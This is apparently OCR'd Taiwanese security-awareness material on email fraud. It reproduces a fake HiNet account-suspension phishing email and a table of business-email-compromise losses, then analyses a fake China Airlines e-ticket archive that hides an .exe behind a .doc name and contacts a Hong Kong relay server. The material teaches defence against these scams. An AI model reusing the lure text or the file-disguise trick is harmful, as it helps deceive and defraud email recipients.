
某電信公司釣魚信件


提醒：您的帳戶將被暫停。 - 郵件 (HTML) (唯讀)
檔案
郵件
寄件者: "HiNet Webmail Reminder @Suspension" <suspension@chungwa.com>
寄件日期: 2013/3/19 (星期二) 下午 01:27
收件者: "mts.bell"
副本:
主旨: 提醒：您的帳戶將被暫停。
尊敬的客戶您好
為了保護個人資訊的安全，您的帳戶將今天暫停。請下載附件並
讀取，以避免您帳戶監理。
您的不便，我們深表歉意。
中華電信郵件系統管理員
0800-080-4112
進一步瞭解: "HiNet Webmail Reminder @Suspension"。

近期發生個案與被害金額

受理時間	詐騙內容摘要	詐騙金額/新台幣
20XX/11/2	假冒被害公司(福威X企業股份有限公司)的印度供應商，透過EMAIL信箱要求匯款美金77400元，至英國巴克萊銀行的帳號GB23BARCXXXXXXXX，被害公司並於102年10月30日匯款完成後發現被害。	227萬9663
20XX/11/1	濠X公司電子郵件疑似遭入侵冒用，導致印尼客戶接獲更改公司收款帳號之電子商郵，導致公司損失貨款。	395萬3000
20XX/10/8	報案人稱接獲虛假之E-MAIL帳號，造成公司貨款匯至詐騙嫌疑人假冒之銀行帳戶，經查受款銀行為英國巴克萊銀行(帳號:GB72BARCXXXXXXX)，共計損失為25800美元。	77萬4000
20XX/10/2	歹徒假冒老闆E-mail向公司會計要求匯款至歹徒所提供的國外詐騙帳戶，總共匯出美金8641.9元，直至與老闆確認後，才發現老闆e-mail遭歹徒冒用，因此發現遭到詐騙	25萬9257
20XX/2/25	假冒臺灣大X股份有限公司名義寄送信件給美國客戶，並遭詐騙匯款50萬美元至犯嫌指定之英國銀行帳戶。	1500萬
20XX/2/20	蜀X花卉股份有限公司實際負責人李XX於今年2月份遭駭客入侵電子郵件，致美國客戶將貨款約6萬7451元美金匯至香港。	202萬3530元

直接入侵電子郵件，假冒發信騙取匯款



案例

APT + 惡意程式

2014年2月接獲假冒X航機票訂票資料騙取民眾個資

詐騙集團假冒華航　騙取民眾個資！華航緊急澄清

Hannah Wang

2014年 02月 25日 00:23

14 萬 | 35 | 0

讚 | 推薦 | g+1

社會中心／綜合報導


詐騙集團無所不用其極，連華航也淪為被利用的目標，有民眾投訴指出，收到冒名華航寄來的E-mail，內文標明航班、票號，擔心信用卡被盜刷，打到E-mail上頭的客服電話詢問，才知道上當。華航公司經查證後也緊急發聲明澄清，希望別再有人上當受騙。

▲華信開航「松山-福州」，每周二、五往返。（圖／華航提供）


據報導，有民眾收到一封華航寄來的機票訂購同意書，清楚標明航班、票號、票價，民眾擔心是信用卡被盜刷，趕緊打給客服電話，沒想到想了好久都沒人接，才知道自己受騙。

惡意程式檔名「中華航空電子機票.7z」

- XX航空電子機票.7z查看是一個「中X航空電子機票.exe」可執行檔的程式(.exe)副檔名。




解壓縮程式後，副檔名為(.doc)，開啟應用程式預設為「文書」相關應用程式。




使用封包工具(A-PacketMan)進行側錄分析

- 本機端(localhost)會傳送封包資料至DNS取得網址 zoe.miniXXX.net（210.209.81.XXX）之中繼站。




線上ip查詢工具(whois)查詢

- 查詢可疑ip(ip 210.209.81.173)屬香港ip。



各式釣魚網站Phshing

